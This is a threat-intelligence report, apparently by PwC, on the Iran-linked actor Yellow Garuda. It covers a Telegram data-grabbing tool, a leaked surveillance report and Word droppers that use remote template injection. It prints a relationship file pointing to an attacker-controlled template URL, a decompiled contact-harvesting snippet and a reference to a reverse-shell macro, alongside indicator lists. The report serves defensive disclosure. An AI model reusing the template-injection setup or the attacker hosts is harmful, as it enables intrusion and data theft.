

Old cat, new tricks, bad habits



An analysis of Charming Kitten's new tools and OPSEC errors

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By Krystle Reid

Executive summary

Yellow Garuda (similar to Charming Kitten, PHOSPHORUS, UNC788) is a threat actor likely to have been active since at least 2012. It is possibly one of the most active and persistent Iran-based threat actors over the last decade and is known primarily for spoofing log-in pages of legitimate webmail services to collect credentials from its targets. The threat actor also has a history of operational security (OPSEC) errors resulting in disclosure of its tools, techniques and procedures (TTPs), including the addition of Android malware to its expanding toolset.

OPSEC mistakes associated with Yellow Garuda operations in late 2021 resulted in the discovery of new tool used to enumerate data from targeted Telegram accounts. We also identified an alias tied to early Iran-based operations and a surveillance report likely written by a Yellow Garuda operator. Additionally, PwC analysts have observed the threat actor's use of macro-enabled template files as recently as March 2022, a new TTP not previously associated with Yellow Garuda.

Telegram 'grabber' tool

Through our regular scanning for Yellow Garuda infrastructure, PwC analysts identified an open directory located at 138.201.145[.]183 containing several compressed archives associated with late 2021 Yellow Garuda activity.

Each of the RAR archives contained a copy of a tool named NewTelegram.LocalGrabber.Sqlite.UI.Win.exe, together with the tool's component parts, and exfiltrated victim data. In total there were seven sets of victim data on the server, six of which were outputs of the Telegram 'grabber' tool, and one of which was almost certainly the result of data exfiltrated by mobile malware. Although it is unclear what malware was used, we note that the type of data captured is in line with the capabilities of PINEFLOWER, an Android malware previously attributed to Yellow Garuda¹.

These archives had filenames referencing Solar Hijri calendar dates indicating that the activity took place between 7th September and 11th October 2021, when converted to the Gregorian calendar. The activity suggests domestic targeting as all victim mobile numbers contained the Iranian country code and Farsi was the main language seen in victim databases (as part of Telegram group names or in exfiltrated messages). From the data exfiltrated, it was also apparent that some of victims were associates of each other, where two pairs of victims were contacts of another victim on Telegram. We also observed that two of the victims likely had links to the Iranian music industry.

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	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	1400.06.16/	2021-09-06 22:58	-	
	1400.06.31.rar	2021-10-09 23:50	117M	
	1400.07.04.rar	2021-09-29 00:19	87M	
	1400.07.18.rar	2021-10-10 00:00	70M	
	3500/	2021-09-22 01:11	-	
	 1400.07.1..>	2021-10-12 02:15	92M	
	New folder/	2021-09-18 23:16	-	
	t.d/	2021-08-31 04:29	-	

Figure 1 - Contents of 138.201.145[.]183

The Telegram grabber tool is written in C++ and uses the open source Telegram Database Library (TDLib), a cross-platform Telegram client typically used to create custom apps for the platform². It has been designed to exfiltrate information from a victim's Telegram account. This includes messages and associated media, group memberships and contact data.

SHA-256	7709a06467b8a10ccfeed72072a0985e4e459206339adaea3afb0169bace024e
Filename	NewTelegram.LocalGrabber.Sqlite.UI.Win.exe
File type	Win32 EXE
File size	5,423,104 bytes
Compilation timestamp	2062-01-30 02:30:48

In order to access the victim's account, the threat actor needs to enter a login code which is issued by Telegram as part of its authentication process. The code is sent either to the victim's Telegram account, or via SMS to the victim's phone³. This means that the threat actor needs to have access to a victim's active Telegram session, either via a phone or desktop, or otherwise be able to access their SMS messages, for example via mobile malware. As can be seen in Figure 2, the victim's phone number is required upon opening the tool in order to send the authentication code.




Figure 2 – GUI to enter victim's phone number

If the victim has enabled two-step verification, an additional password is needed. Where this is unknown, it can be reset using a recovery email if one has been previously setup. The tool has options to view the password hint and send an access code via the victim's recovery email address, which the threat actor would need to access in order to proceed. The existence of this option indicates that the threat actor, at least in some cases, is likely to have access to the victim's email account. This aligns with Yellow Garuda's known tactics, which include extensive credential harvesting via dedicated phishing sites.

Once authenticated, the operator is presented with multiple options to choose the type of data to download. This includes the ability to select a date range for the download of the different types of Telegram chat messages. For groups, the tool attempts to grab details on the participants as well as whether or not the victim is an administrator. The tool is also able to download data relating to the victim's profile and their contacts, including their names, phone numbers, usernames and profile pictures.

```

TdApi.UserProfilePhoto[] array = null;
IContactService personService = TApplication._personService;
CS$<>8__locals1.contact.SetPhotosJson();
await personService.AddOrUpdateByUserId(CS$<>8__locals1.contact);
List<Person> contacts2 = new List<Person>
{
    new Person
    {
        AccessHash = CS$<>8__locals1.contact.AccessHash,
        FirstName = CS$<>8__locals1.contact.FirstName,
        LastName = CS$<>8__locals1.contact.LastName,
        Phone = CS$<>8__locals1.contact.Phone,
        UserId = CS$<>8__locals1.contact.UserId,
        Username = CS$<>8__locals1.contact.Username,
        ContactType = CS$<>8__locals1.contact.ContactType,
        Photos = CS$<>8__locals1.contact.Photos,
        PhotosJson = CS$<>8__locals1.contact.PhotosJson
    }
};
string name = typeof(Person).Name;
TApplication._personJsonService.WriteRange(contacts2, name);
tlPhotos = null;
personService = null;
contacts2 = null;
name = null;

```

Figure 3 – Metadata accessed for each contact

The exfiltrated data is stored within a SQLite database and also in JSON format. For attachments sent or received through chats, there are options to choose specific file formats to download. These pertain to common video, audio, document, binary and compressed file extensions. In addition to being able to exfiltrate data, the threat actor also has the ability to delete messages from the victim's account.

We found 15 additional samples of the tool on an online multi-antivirus scanner which share the same filename (NewTelegram.LocalGrabber.Sqlite.UI.Win.exe) and TypeLib ID (7bb2c20c-740e-498b-8dd6-9c2ff8ad9572) as the sample we analysed. The TypeLib ID is a unique GUID created by Visual Studio when a new project is created⁴, thus indicating that all of the samples originated from the same project. The additional samples were all uploaded within a 31 day window between January and February 2021 and contained similar functionality to the one we analysed. The main difference was the presence of a web request function that appeared to be used in a testing capacity. Given the clustered times of submission and the presence of the web request test method, we assess it is likely these samples were submitted by the threat actor itself in a testing capacity.

Insights into Yellow Garuda's operations

The following Microsoft Word document was found in the directory corresponding to one of the victims whose data was highly likely exfiltrated via mobile malware and not through the Telegram 'grabber' tool.

Its filename translates to '01Report' and its contents detail the status of the surveillance on that victim.

Filename	01 گزارش.docx
SHA-256	36c12ff1b62f4579d64926f5a26c4a1806235859a8f71c8754d5b257716be538
File type	DOCX
Author	ll_invisible_ll
Last modified user	ll_invisible_ll
Creation date	2021-10-11 06:48:00
Last modified date	2021-10-12 12:54:00
File size	13,736 bytes

بسمه تعالی
 شماره : 2300/1
 با سلام و صلوات بر محمد و آل محمد (ص) و با احترام ،
 به استحضار می رساند جهت بررسی شهود مکالمات
 صوتی، تصویری و تخلیه اطلاعات گوشی سوژه مورد نظر
 با مشخصات هویتی :
 نام و نام خانوادگی : ██████████
 شماره ملی : ██████████
 شماره همراه : ██████████
 مدل گوشی : SM-Note10+
 در تاریخ 1400/07/19 به دستور مدیر محترم 2000 صورت
 گرفته و جهت بررسی و ارسال به کارشناس مربوطه 2300
 ضمیمه گردید .
 موارد قابل ذکر :
 در صورت کشف موارد جدید در شهود ، پیامک ، تصاویر و
 انتقال آن به سوژه و حساس شدن کیس مورد نظر به تلفن همراه
 که باعث فلش کردن و پاکسازی کامل گوشی گردد ، کلیه راه
 های ارتباطی و شهود سوژه قطع گردیده و لذا امکان دسترسی
 دوباره امکان پذیر نیست .

In the name of God
 Issue: 1/2300
 Greetings and blessings be upon Muhammad and the family of Muhammad (PBUH) and
 with respect, he summons you to check the surveillance of audio, video conversations
 and the download of the information from the subject's phone with the identity details:
First and last name :
National Number :
Mobile number :
Phone model : SM-Note10+
 It was done on 1400/07/19 by the order of the esteemed manager of 2000 and 2300 was
 attached for review and sending to the relevant expert.
Notable items :
 If new items are discovered in the surveillance, SMS, images and content are transferred
 from the subject, and if this activity is detected by the mobile phone, which causes the
 phone to flash and clear completely, all communication and surveillance methods to the
 subject are cut off and re-access is not possible.

Figure 4 – Threat actor report (left) and translation from Farsi to English (right)

The report gives us insight into the threat actor's specific data collection objectives. It references the surveillance of audio and video conversations of the victim's phone and confirms the victim's name, national identity number, mobile number and phone model. It indicates the surveillance was completed on 11th October 2021 and is being sent for review by the 'relevant expert' on the orders of the manager of '2000' and '2300', numbers which could represent individual operators or departments within Yellow Garuda's operations. The report ends with a warning that if the surveillance is detected, it will not be possible to re-access the phone.

These numbers align with additional observations from the output log files of the Telegram 'grabber' tool which contained local file paths likely belonging to the threat actor. An example is as follows:



Figure 5 – Example of file path found in output log files. The date converts to 22nd September 2021 in the Gregorian calendar

We observed values of 1500, 2700 and 3500 being used as part of the local directory structure. This indicates that at least three operators or teams may have contributed to the Telegram ‘grabber’ activity observed and a further two separate operators or teams worked on the victim referenced in the report.

A previously leaked organisational chart associated with Iran’s Islamic Revolutionary Guard Corps (IRGC) shows individual departments with similar numerical referencing (Figure 6)⁵. From the English translation in Table 1, we can see that several of the observed values are present, overlapping with departments related to cyber, security and counterintelligence. Although we are unable to independently verify the validity of this chart, the overlap in naming convention, and our understanding that Yellow Garuda is likely associated with the IRGC⁶, aligns with our assessment that these are operator/team names.

The author name of the threat actor report, “Il_invisible_II” is fairly unique and gives us insight into a potential individual operator. This alias was also in use between 2010 and 2016 on the Ashiyane forum, a now defunct Iranian hacking forum originally started by the Ashiyane Digital Security Team. The Ashiyane Digital Security Team has previously been linked to IRGC activity⁷ and several of its members appeared in a US Department of Justice (DOJ) indictment for distributed denial of service (DDoS) attacks against organisations in the US financial sector and other US-based companies between 2011 and 2013⁸.



Figure 6 – Diagram purportedly showing IRGC-related departments and leads (Farsi language) [9]

Name	Number
Head of the Intelligence Unit of the IRGC, Hossein Taeb	20
The Head of Department, General Yar Ali Sabzi	100
Deputy of Readiness and Support	200
Deputy of HR and Recruitment	300
Deputy of Plan, Program and Budget, General Gholipour	400
Deputy of Military Intelligence	500

Deputy of Psychological Operations, Haj Abdullah Mushfeq	600
Special cases	700
Deputy of Equipping, General Sadeghian	900
Deputy of Information Protection, Izadi	1000
Deputy of Inspector, General Karimi	1100
Deputy of Information Collection	1200
Thematic	1300
Deputy of Counterintelligence, General Taha	1500
Deputy of Arrest and Surveillance Operation, Detention Center, General Qajavand	1600
Legal Deputy, Dr. Mahdavi	1700
Deputy of Civil Engineering (Structure and Building)	1800
Representative of the Supreme Leader, Haj Qasimi and Mr. Elahi	1900
Deputy of Cyber, Hamid Naeem	2000
Deputy of Security (Counter-Terrorism and Fight against Armed Groups), General Nouhi	2300
Deputy of Crimes	2400
Centre of Documents	N/A

Table 1 – English translation of Figure 6 showing IRGC-related departments and leads; numbers overlapping with those observed in our analysis have been highlighted in bold

Macro-enabled Word document templates

Between January and March 2022, we observed Yellow Garuda using Microsoft Word document droppers which use remote template injection to obtain and execute a malicious macro. This is the first time we have observed the threat actor deploying macros or using remote template injection as part of its attack sequence.

SHA-256	Filename
41b37de3256a5d1577bbed4a04a61bd7bc119258266d2b8f10a9bb7ae7c0d4ec	Turkey_inj.docx ¹⁰
725bdf594baa21edf1f3820b0daf393267066717832452598c617552a004e5da	Turkey.docx
01ca3f6dc5da4b98915dd8d6c19289dcb21b0691df1bb320650c3eb0db3f214c	Iran- Taliban relations.docx
57cc5e44fd84d98942c45799f367db78adc36a5424b7f8d9319346f945f64a72	NY.docx
a8c062846411d3fb8ceb0b2fe34389c4910a4887cd39552d30e6a03a02f4cc78	Details-of-Complaint.docx

Table 2 – Details of Microsoft Word document droppers (DOCX)

The document lures we observed covered a variety of themes including nuclear energy and weapons related to Turkey, US shipping ports and Iran’s relationship to the Taliban and as such, we assess they were likely used to target a variety of unrelated entities. Many of these lures, used material sourced from legitimate English-language websites, including news and media sites. It is not unusual for threat actors to make use of current affairs as a means to catch the attention of potential victims and the themes are not necessarily indicative of specific targeting.

Turkey's Nuclear Dreams are a Nightmare for the International Community

Turkey's role in the Greater Middle East is under international scrutiny after asserting its intention to become a regional middle power in the emerging multipolar international system. To achieve this it gradually moves away from the West (and the North Atlantic Alliance) in an attempt to pivot east (Eurasia). Purchasing the Russian made S-400 missile system was the onset of this risky foreign policy shift that is becoming progressively a headache for its Western allies. Turkey's ambitions however are restrained by the lack of a nuclear arsenal which would serve as a vehicle to its independence from the NATO shield.

Nuclear Proliferation

The significance that Ankara attributes to nuclear weapons is evident from the relevant statement of Turkey's President Recep Tayyip Erdoğan, in September 2019 at the [Economic Forum of Central Anatolia](#). "Some countries have missiles with nuclear warheads, not one or two. But (they tell us) we can't have them. This, I cannot accept" he stated and added "we have Israel nearby, as almost neighbors. They scare (other nations) by possessing these. No one can touch them." The Turkish President concluded saying "we are working on this", thus implying that they their efforts to acquire a nuclear arsenal is already in progress. The Turkish President also clarified his intentions to the UN General Assembly in 2019, when he [criticized](#) the "Treaty on the Non-Proliferation of Nuclear Weapons" (which Turkey signed in 1980), since it prohibits countries such as Turkey to develop nuclear weapons. It should be stated that Turkey has signed the "Comprehensive Nuclear-Test-Ban Treaty" back in 1996. However, the revisionist goals of the Turkish leadership, yield little hope on Turkey keeping its obligations on both treaties.

On October 4, less than two months since the Taliban takeover of Kabul, leaders of the group met with members of the Iranian delegation in order to discuss trade and business relations. The Iranian embassy in Kabul was one of few to remain operational. Historically, Iran has been considered among the Taliban's bitter enemies. However, the current developments are indicative of Iran's commitment to realpolitik.

From Enmity to Pragmatism?

During the Taliban's first reign in power, Iran was among the group's key adversaries. Iran is religiously and culturally affiliated with Afghanistan's Hazara ethnic population (approximately 10-20% of the total population), a Shia minority group that suffered the most during the Taliban rule in 1990s. In fact, Iran and the Taliban were almost led into war in 1998 following the killing of 10 Iranian civilians (nine diplomats and one journalist) by the group, in the aftermath of the capture of [Maziar-e-Sharif](#). Iranian opposition to the Taliban was such that Tehran actively supported its ousting by the US in 2001.

Turkey has had plans to establish nuclear power plants since the 1970s, and these plans have become a key aspect of the country's goal of economic development and growth. The Akkuyu Nuclear Power Plant (ANPP) is the first. Turkey and Russia ratified the agreement to construct the plant in May 2010. The agreement indicated that Akkuyu NGS Elektrik Uretim Corp, a subsidiary of Rosatom, would construct, own and operate the plant. The nuclear power plant is to comprise four reactors. While the major construction activities began in March 2018, the first reactor unit is expected to be operational in 2023 and the remaining units in 2026. Once complete, the plant is seen covering 10% of the country's total electricity supply. Turkey also intends to build two nuclear power plants on the Black Sea coast to meet energy demands. Although the plants would give the country clean energy and make it energy-independent, there are numerous negative environmental effects associated with the generation of nuclear energy, and these pose a threat to Turkey's neighboring countries as well as Turkey itself.

Samantha Wolf

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Wed, 09 Feb 2022

Dear Mr. Davis,

I am sending this letter to inform you that the [Berkhogs](#) Cut Container Terminal staffs lost my priceless cargo and they don't answer my complaint. Please do whatever necessary to address this problem as soon as possible.

You may contact me at the above address if you have any questions.

I hope to be able to resolve this problem amicably and look forward to your cooperation in this matter.

In 1600, seven [Wapamung](#) tribes with about eight thousand members lived in 30 villages in the Hudson River Valley and on what would become the Port of New York and the New York-Connecticut border. After Europeans arrived, that population quickly began to shrink. [Smeltzer](#) arrived in the mid-1630s and again in 1692.

By 1700, their population was perhaps 10% of its original size after having one epidemic after another (including [smallpox](#)) sweep over their lands. Some 1600 Wapamung were killed during the [Wapamung War](#) of 1643-1645. After 1700, only a few hundred of the indigenous people remained in the Hudson Valley. By 1700, almost all had left what would be the Port of New York. One group remains of what may be Wapamung peoples, the [Rarapamook Mountain People](#), in northern New Jersey.

The first two Europeans to see the Port of New York Harbor were [Giovanni da Verrazzano](#) in 1524 and [Henry Hudson](#) in 1609. When Hudson reported the protected harbor and rich farmland to the [Dutch West India Company](#), they decided to establish a trading post on the southern shores of what was called Manna-hatta Island. By 1626, the Dutch settlement of [New Amsterdam](#), and the Port of New York, had been established. The future Port of New York was not the first Dutch settlement in the New World, but it was the most proud.

[Peter Minuit](#) arrived to purchase the land for the future Port of New York in 1626 for goods worth about 60 guilders from the natives that lived there. Minuit and those that followed were sent to get furs and build trade, and this mission led to the development of one of the world's greatest cities. In 1638, the Port of New York was clearly active as the Dutch governor reported that a quarter of all buildings were grog shops serving sailors.

Figure 7 – Example of lure content

The initial Microsoft Word document (DOCX) is hosted on a third party service such as Dropbox or Amazon Web Services (AWS). Yellow Garuda is known to extensively employ social engineering as part of its attacks, therefore it is highly likely phishing was used to coerce a potential victim to download and open the document.

Once opened, a form of remote template injection takes place where the document reaches out to a URL to download a file with a DOTM extension (a macro-enabled template file). The URL is specified within the relationship component word/_rels/settings.xml.rels of the initial document as indicated by the 'Target' value in Figure 8. The documents we analysed reached out to files hosted on either Microsoft OneDrive or on dedicated threat actor-controlled infrastructure, as can be seen below.

```
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
Id="rId1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="
https://official-updates.info/office/Default.dotm" TargetMode="External"/></Relationships>
```

Figure 8 – URL visible in word/_rels/settings.xml.rels

We were able to access several examples of this second stage macro-enabled template file. These differed in functionality and form, however they all maintained persistence by replacing the victim's default Microsoft Word template, meaning that the malicious template (and macro) will open whenever Microsoft Word is opened by the victim.

SHA-256	Filename
c45bffb5fe7056075b966608e6b6bf82102f722b5c5d8a9c55631e155819d995	DocTemplate.dotm
dd28806d63f628dbc670caaa67379da368e62fa9edfbdf37d3a91354df08e1c	DocTemplate.dotm
c0d5043b57a96ec00debd3f24e09612bcbc38a7fb5255ff905411459e70a6bb4	Details.dotm

Table 3 – Details of malicious template files (DOTM)

In some cases¹¹, we observed the macro code creating a reverse shell using code almost identical to that found in open source on a GitHub repository¹². In other cases¹³, the template files were password protected meaning that the victim is required to specify the password in order for the attack sequence to proceed. This would need to be passed over to the victim via a phishing email or some other form of social engineering. The template files also contained RC4-encrypted strings (both within the macro and lure document) for which the decryption key needed to be obtained as the response to a HTTP GET request to an Amazon S3 bucket. These steps were likely designed to thwart analysis attempts if the password cannot be obtained to open the document, or the infrastructure hosting the decryption key is no longer active.

Files dropped by the macros shared similar filenames to recent Yellow Garuda activity observed by Check Point¹⁴. The PowerShell backdoor known as CharmPower was observed to read data from a file called ni.txt, located in %AppData%, whose contents are sent to the command and control server along with basic information about the victim's machine. This aligns with our observations that ni.txt is used to house a hardcoded identifier and could indicate that a version of CharmPower is deployed at a later stage of the attack sequence.

Conclusion

Over the past year, we have seen Yellow Garuda continue to add tools to its arsenal. In its use of macro-enabled template files, we can see that the threat actor has made efforts to stage various parts of the infection chain remotely, disrupting analysis efforts where these are not accessible. The threat actor has also continued to make OPSEC mistakes exposing its tools and targeting through open servers. The Telegram 'grabber' tool we observed appears to be a tool that the threat actor has had access to since at least January 2021, and used against domestic targets to obtain specific access to Telegram messages and contacts alongside mobile malware.

The threat actor's operational report has given us further insight into its analysis process, indicating that there is an internal structure to its operations denoted by numerical call signs. It also highlights the alias of an individual which has previously been linked to Iran-based activity over several years.

MITRE ATT&CK

More detailed information on each of the techniques used in this blog, along with mitigations, can be found on the following MITRE pages:

Valid Accounts - <https://attack.mitre.org/techniques/T1078/>

Two-Factor Authentication Interception - <https://attack.mitre.org/techniques/T1111/>

Obfuscated Files or Information - <https://attack.mitre.org/techniques/T1027/>

System Information Discovery - <https://attack.mitre.org/techniques/T1082/>

eb51402e73a86800cdce3a50c9c804fe	MD5
f7b0da0dca597f3e61f53000814f8148	MD5
96be653e085046ed518ad3ce48fc4190	MD5
d16f4bf877445e9fca422dc736db64cf	MD5
949cc35be1b366eaad94ea03cf862d6e	MD5
88fd6260d23f01213d3e2abee74db4a2	MD5
5816f687ce49588aae2584bb5e9f652f	MD5
12a172b74d0c080217bf0b883c109a6b	MD5
b78483179f85d3c8e23733ebd114e10e	MD5
bddebaea4bf45f6b464d68a7b8e07b92	MD5
aba932b87072f479445a323b183cc29b	MD5
381bb58655a194e75763fb01a36e5c7b	MD5
b8045bebc39a8fff666803a5163173d8	MD5
6a1dca07daf2eebd99aba7c31ace928	MD5
NewTelegram.LocalGrabber.Sqlite.UI.Win.exe	Filename
138.201.145[.]183	IPv4 address

Macro-enabled template activity:

Indicator	Type
57cc5e44fd84d98942c45799f367db78adc36a5424b7f8d9319346f945f64a72	SHA-256
725bdf594baa21edf1f3820b0daf393267066717832452598c617552a004e5da	SHA-256
41b37de3256a5d1577bbed4a04a61bd7bc119258266d2b8f10a9bb7ae7c0d4ec	SHA-256
01ca3f6dc5da4b98915dd8d6c19289dcb21b0691df1bb320650c3eb0db3f214c	SHA-256
c45bffb5fe7056075b966608e6b6bf82102f722b5c5d8a9c55631e155819d995	SHA-256
dd28806d63f628dbc670caaa67379da368e62fa9edfbdfd37d3a91354df08e1c	SHA-256
a8c062846411d3fb8ceb0b2fe34389c4910a4887cd39552d30e6a03a02f4cc78	SHA-256
c0d5043b57a96ec00debd3f24e09612bcbc38a7fb5255ff905411459e70a6bb4	SHA-256
28de2ccff30a4f198670b66b6f9a0ce5f5f9b7f889c2f5e6a4e365dea1c89d53	SHA-256
b98a24144067ec3605e84158e12d649822295ae	SHA-1
f39c5689887f5b94741e285cd867e1475111499e	SHA-1
5c0e8bd70e2dd49d45937ccc3f38de61d356384c	SHA-1
40dc7101e1991672b5f60523e69ed5787a9dc4fa	SHA-1
cc9f460e593522e57b66fed9a34d3ba332391165	SHA-1
930e4757740aaefd9cb567faf301816fbe37c1c3	SHA-1
e3712e3d818e63060e30aec2a6db3598cbf0db92	SHA-1
e45aeccb798f5cf6cb5d877821d1f4aa7f55cf6f	SHA-1
aba938bf8dc5445df3d5b77a42db4d6643db4383	SHA-1
45b50d42e8d827ca0373c12533211c33	MD5
55748b22a52823a3ccb5d8b106826cec	MD5
4ae177a37658c82adad3265ad3cce662	MD5
14c095de9da5fbbba5548d9fea65c8b2d	MD5
db998d8182f4afd9f42bb289c508a1f3	MD5
c711036ef1805fea9dc2c8e633b961fd	MD5
b7bc6a853f160df2cc64371467ed866d	MD5
651d72776c0394693c25b1e3c9ec55d0	MD5
bdf188b3d0939ec837987b4936b19570	MD5
official-updates[.]info	Domain
office-updates[.]info	Domain
51.38.87[.]253	IPv4 address

hxxp://official-updates[.]info/office/Default.dotm	URL
hxxps://dl[.]dropboxusercontent[.]com/s/psmt483ybusajvy/Turkey.docx?dl=0	URL
hxxps://u1ndk6f4nf[.]execute-api[.]us-east-1[.]amazonaws[.]com/page/EdPEtAGapngkNtLLFCee	URL
hxxps://u1ndk6f4nf[.]execute-api[.]us-east-1[.]amazonaws[.]com/page/zhUezQeFqaDRmxWaHfVz	URL
hxxps://s3[.]amazonaws[.]com/2v63r9egi46/mvhg5dhdbsolshpq	URL
hxxps://s3[.]amazonaws[.]com/2v63r9egi46/hgn8fdsf512fsc5	URL
hxxps://drive[.]google[.]com/uc?export=download&id=13_PT71n8UjI2ISTcQcyFJ4TNetI-wvDf&dID=1645099370036&linkName=Download%20File	URL
hxxp://office-updates[.]info/2022/Details.dotm	URL
hxxp://office-updates[.]info/static/admin/storage/Arabic.dotm	URL
hxxp://office-updates[.]info/static/admin/storage/Details.dotm	URL

Footnotes

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- [9] 'BLACK BOX|جعبه سیاه', Telegram, https://t.me/jabeh_siah/4232 (26th February 2019)
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- [12] 'JohnWoodman/VBA Macro Reverse Shell', GitHub, <https://github.com/JohnWoodman/VBA-Macro-Reverse-Shell/blob/main/VBA-Reverse-Shell.vba#L69> (13th February 2021)
- [13] SHA-256: c45bffb5fe7056075b966608e6b6bf82102f722b5c5d8a9c55631e155819d995 and dd28806d63f628dbc670caaa67379da368e62fa9edfbd37d3a91354df08e1c

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